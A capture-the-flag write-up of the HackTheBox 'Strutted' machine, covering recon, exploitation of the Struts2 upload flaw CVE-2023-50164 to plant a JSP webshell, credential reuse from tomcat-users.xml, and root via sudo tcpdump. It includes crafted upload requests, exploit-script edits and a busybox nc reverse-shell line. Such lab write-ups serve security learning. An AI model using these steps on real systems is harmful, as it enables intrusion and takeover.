Summary of exploitation

Hey all, today I pwned strutted, a medium machine by HackTheBox. Strutted was a free instant retired machine that still deserves some love. The box is centered around taking advantage of the Apache Strut vulnerability, I was able to exploit this for a shell as tomcat, exposed credentials in the tomcat user file led to a shell as a user. Tcpdump sudo rights led to root.

Recon Phase

As always, I start with my tried and true nmap scan.

```
sudo nmap -sC -sV -p- --min-rate 10000 10.129.231.200 -oA nmap-out
```

```
> sudo nmap -sC -sV -p- --min-rate 10000 10.129.231.200 -oA nmap-out
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-25 21:57 EST
Nmap scan report for 10.129.231.200
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.34 seconds
```


Port	Protocol	Protocol Details
22	ssh	OpenSSH 8.9p1
80	http	nginx 1.18.0

Looks like we have a Linux Ubuntu webserver located at strutted.htb. I'll go ahead and add that to my /etc/hosts file.

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.231.200  strutted.htb
~
```

Now I'll go ahead and navigate to the site and see what we got.



Alright, I always love to see "Upload your File". I'm especially drawn to the bottom text "We provide a Docker image that showcases the Strutted™ environment. Click the Download link on the menu to explore our Docker image to see how our platform is configured, and use it as a base template for your own projects."

I'm going to download that by clicking download up at the top and see what we got.

```
> unzip strutted.zip
Archive:  strutted.zip
 inflating: Dockerfile
 inflating: README.md
 inflating: context.xml
  creating: strutted/
 inflating: strutted/pom.xml
 inflating: strutted/mvnw.cmd
 inflating: strutted/mvnw
  creating: strutted/src/
  creating: strutted/src/main/
  creating: strutted/src/main/webapp/
  creating: strutted/src/main/webapp/WEB-INF/
  ...
```

There were alot of files here, I first took a look at the Dockerfile.

```
> cat Dockerfile
FROM --platform=linux/amd64 openjdk:17-jdk-alpine
#FROM openjdk:17-jdk-alpine

RUN apk add --no-cache maven

COPY strutted /tmp/strutted
WORKDIR /tmp/strutted

RUN mvn clean package

FROM tomcat:9.0

RUN rm -rf /usr/local/tomcat/webapps/
RUN mv /usr/local/tomcat/webapps.dist/ /usr/local/tomcat/webapps/
RUN rm -rf /usr/local/tomcat/webapps/ROOT

COPY --from=0 /tmp/strutted/target/strutted-1.0.0.war
/usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml

EXPOSE 8080

CMD ["catalina.sh", "run"]
```

So, it looks like this is running off tomcat 9, and the only web application is strutted operating off java 17. Next I took a look at tomcat-users and while it did contain a password, I doubt it really belongs to anyone.

```
> cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>

<tomcat-users>
   <role rolename="manager-gui"/>
   <role rolename="admin-gui"/>
   <user username="admin" password="skqKY6360z!Y" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

Next I looked at /strutted/pom.xml, this file gives a list of dependencies for strutted.

```
  <properties>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
        <maven.compiler.source>17</maven.compiler.source>
        <maven.compiler.target>17</maven.compiler.target>
        <struts2.version>6.3.0.1</struts2.version>
        <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
        <maven.javadoc.skip>true</maven.javadoc.skip>
        <jackson.version>2.14.1</jackson.version>
        <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
    </properties>
```

The box is called strutted, so I'm assuming it operates heavily with struts2. I'll pass the version into the google machine and see what comes back.

Qualys
https://threatprotect.qualys.com › 2023/12/08 › apache-st...

Apache Struts2 Remote Code Execution Vulnerability ...

Dec 8, 2023 — The **vulnerability** exists in the framework's handling of file upload parameters. An unauthenticated, remote attacker may **exploit** the flaw to ...

Edgio
https://edg.io › Blogs

Threat Intel Update: CVE-2023-50164 - Apache Struts2

Dec 13, 2023 — Learn about CVE-2023-50164, a critical Apache **Struts2 vulnerability**. Discover its impact, affected versions, and mitigation steps.

Sonatype
https://www.sonatype.com › blog › struts2-cve-2023-5...

Struts2 CVE-2023-50164 by the numbers


Dec 19, 2023 — The Apache Struts project released new versions to patch a security **vulnerability** that initially was thought to be a Directory Traversal Issue.

Obrela
https://www.obrela.com › advisory › critical-vulnerabilit...

Critical Vulnerability in Apache Struts 2 - CVE-2023-50164

Dec 12, 2023 — The Apache Software Foundation has released a security advisory addressing a critical security flaw in the Apache **Struts 2** open-source web ...

Wow, we love to see RCE.
I did some research and learned that struts handles the upload functionality. We can leverage a bug in the code that allows us to essentially upload any file we want into a writable location on the box. First I'm use the upload feature as designed and try to see what happens.
First I'll upload a gif image of Homer Simpson frolicking and catch the request in BurpSuite.





```
POST /upload.action;jsessionid=25F17F5B84A66EC2D0220E288496DE3D HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------169158182318356148993802604933
Content-Length: 109817
Origin: http://strutted.htb
Connection: keep-alive
Referer: http://strutted.htb/
Cookie: JSESSIONID=25F17F5B84A66EC2D0220E288496DE3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------169158182318356148993802604933
Content-Disposition: form-data; name="upload"; filename="homer.gif"
Content-Type: image/gif

GIF89a@@÷Xÿÿÿ¡Òñ¹ÕH_l
#+CWd¦¾n¦%2:&8E+3Qjy«Æ³ÎÄáVoÍæÎí¾Ú`}=P\d93t¥Ù¸ óÎ&éÇ$îË$Ê«
n`2*w³Çæ[v("à¾#ûx(÷Ó(úÕ)Ñ±fW)>M|£»ÿÛ(½ 7JUÃ¦ÿã,TGH7ÿß,we6DH<2ÿô,!ÿç,&#-ÿi,<4&tqk#'%ûÓ(£çëiôô÷ûûûûüÿóóóããäCFEÓÓÔ
ÿÿÿ¿¾¾r«´PD/ÉÉÉ¸¸¸à¼÷÷÷|ÃßåÃ$yyzl\C×ÛÜNMJk¡9><²²²]_hfffßßàïïð¢¢£]ca486§§©××Øñïí+/.ÐÏÏnlkÏÓÖ±²·pqrëëihjsSQNLdrÊ«
»¼AãÃ£ççèÃÃÄHKTÏÍÑÿã(ÿß(óïódS9ûÛ(sQyeHÿç(ëÅã½Ô²}¿p¤`ÛÛÜÜ·Ñ-{±hZÉ§vl,!û×$ïóó5'XWXÜÁ#ÿ×(æÏ$ßãäÔÓÏëççïÏ$«¬²Óï¹F%ð]
l3öÓ$áßÝ®®-ûã,Ú×Öãäß÷ûûöÛ(úß(@X1SkBmQ¬`Ît½ôvÄùm¶ë]ÅEq8_zëëçGvq¸ím¶çm²ãk®ãk®ßm²çe¥ÕY¼K|¡U´)FZ<eAja¢Ðiªüeªûi²ãN¦i
ª×*¥MOªUG±sRµb¼m¾ªÇËÉÓ8ªayÅºbrnUa]YieUicDOL\mhJWSUea]qkeª×$C"; By/S#j/
-2u,!ù!ÿNETSCAPE2.0,@@þH° Á*\È°¡Ã#JH±¢Å3jÜÈ±£Ç CI²¤É(Sª\É²¥ËOcÊI³¦Í8sêÜÉ³§Ï@
J´¨Ñ£H*]Ê´©Ó§P£JJµªÕ«X³jÝÊµ«×¯`ÃK¶¬Ù³hÓª]Ë¶-Û·pãÊK·®Ý»xóêÝË·¯ß¿L¸°áÃ+^Ì¸±ãÇ#KL¹²åË3kÞÏ¹³çÏ CMº´éÓ¨S«^Í°µë×°cËM;
²
```

You can see it sends POST request of the image data, I'll forward along the request.



And here is out image along with a Shareable link that I couldn't get to work. I had to get the link from the inspector.

```
<img src="uploads/20250126_033823/homer.gif" alt="Uploaded File">
```

The image is saved locally to the machine. This is great for us. What's not great for us is that the uploader only accepts images. Fortunately for us, the vulnerability allows us to change the filename before it posts. I'll try using a polyglot to see if I can bypass the data restriction.


Exploitation Phase

First I'll create a text file called test.gif.

```
> cat test.gif
GIF89a;

test
```

And I'll upload it and capture the request and send it to the repeater.




```
POST /upload.action;jsessionid=25F17F5B84A66EC2D0220E288496DE3D HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------385067664066686633835160412 78
Content-Length: 233
Origin: http://strutted.htb
Connection: keep-alive
Referer: http://strutted.htb/
Cookie: JSESSIONID=25F17F5B84A66EC2D0220E288496DE3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------385067664066686633835160412 78
Content-Disposition: form-data; name="upload"; filename="test.gif"
Content-Type: image/gif

GIF89a;

test

-----------------------------385067664066686633835160412 78--
```

Now the exploit, by changing "upload" to "Upload", I can bypass the file name by adding "uploadFIleName" in a second boundry.

```
boundary=---------------------------385067664066686633835160412 78
Content-Length: 367
Origin: http://strutted.htb
Connection: keep-alive
Referer: http://strutted.htb/
Cookie: JSESSIONID=25F17F5B84A66EC2D0220E288496DE3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------385067664066686633835160412 78
Content-Disposition: form-data; name="Upload"; filename="test.gif"
Content-Type: image/gif

GIF89a;

test

-----------------------------385067664066686633835160412 78
Content-Disposition: form-data; name="uploadFileName";

test.txt

-----------------------------385067664066686633835160412 78--
```

I'll forward the request and see if we get a success.

```
<!DOCTYPE html>
<html lang="en">
     <head>
          <title>
               Strutted™ - Upload Successful!
          </title>
```

Nice! I managed to bypass the restriction. And If I look at the share link, you'll see the file name has changed.

```
</div>
<img src="uploads/20250126_035731/test.txt
" alt="Uploaded File"/>
```

The idea here is that I can upload a .war file into the tomcat webapps directory since this vulnerability also allows me to place the file anywhere I want. I did some research on a malicious.war file and came across an exploit script for this CVE here that contained the malicious war file I needed.

CVE-2023-50164: Apache Struts path traversal to RCE vulnerability

A critical security vulnerability, identified as CVE-2023-50164 (CVE: 9.8) was found in Apache Struts, allowing attackers to manipulate file upload parameters that can potentially lead to unauthorized path traversal and remote code execution (RCE).

This exploit script is written for a CVE analysis on vsociety.

I cloned the repo, created a python virtual environment and downloaded the requirements.

```
git clone https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE.git
python3 -m venv struts
source ./struts/bin/activate
pip3 install -r requirements.txt
```

Now, the exploit script does not account for the image filters so I'll have to make a few changes.

`vi exploit.py`

First I need to change the "NUMBER_OF_PARENTS_IN_PATH" variable to 5 to account for `File/<TimeStamp>/uploads/ROOT/webapps`

Next Ill add a line to add to the polyglot to the war file data.

```
war_file_content = open(NAME_OF_WEBSHELL_WAR, "rb").read()
war_file_content = b"GIF89a;" + war_file_content
```

Lastly, I just need to change the Content-Type from application/octet-stream to image/gif as well as the filename to a .gif file.

```
HTTP_UPLOAD_PARAM_NAME.capitalize(): ("arbitrary.gif", war_file_content,
"image/gif"),
```

Now we just run the script.

```
python3 exploit.py --url http://strutted.htb/upload.action
```

```
> python3 exploit.py --url http://strutted.htb/upload.action
[+] Starting exploitation...
[+] WAR file already exists.
[+] webshell.war uploaded successfully.
[+] Reach the JSP webshell at http://strutted.htb/webshell/webshell.jsp?cmd=<COMMAND>
[+] Attempting a connection with webshell.
[+] Successfully connected to the web shell.
CMD > id
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
```

Priv-Esc to James

I want to immediately grab the tomcat-users.xml and harvest credentials.

`cat ./conf/tomcat-users.xml`

```
<user username="admin" password="<must-be-changed>" roles="manager-gui"/>
<user username="robot" password="<must-be-changed>" roles="manager-script"/>
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
```

I have a password, I want to check for password reuse, I'll cat the `usr/passwd` file and see if there is a user I can hopefully pass these creds too.

`cat /etc/passwd`

```
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat9:/usr/sbin/nologin
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
```

Let's try these creds with James.

`ssh james@strutted.htb`

```
> ssh james@strutted.htb
james@strutted.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jan 26 04:35:41 AM UTC 2025

  System load:           0.0
  Usage of /:            69.6% of 5.81GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             212
  Users logged in:       0
  IPv4 address for eth0: 10.129.231.200
  IPv6 address for eth0: dead:beef::250:56ff:feb0:6ac4

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


Last login: Tue Jan 21 13:46:18 2025 from 10.10.14.64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@strutted:~$
```

Priv-Esc to Root

Thank goodness, we have a shell as James. As always I will check for sudo privs.

```
sudo -l
```

```
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
```

This is great! I can use sudo with tcpdump. All I need to do to exploit this is create a small bash script that tcpdump can run with sudo writes. The explanation is on GTFObins

I'll first create the script and make it executable.

```
echo $'id\nbusybox nc 10.10.14.166 9001 -e /bin/bash' > pwn
chmod +x pwn
```

I'll start a listener

```
nc -lvnp 9001
```

Now I just need to run the command.

```
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z ./pwn -Z root
```

```
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z ./pwn -Z root
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
uid=0(root) gid=0(root) groups=0(root)
```

Check my listener for a shell.

```
> nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.166] from (UNKNOWN) [10.129.231.200] 43940
id
uid=0(root) gid=0(root) groups=0(root)
```

annnnnd grab the user and root flags!

```
cat /home/james/user.txt
128f****************************
cat /root/root.txt
ba9f****************************
```

Thank you for reading, This was a solid educational machine. Happy Hacking!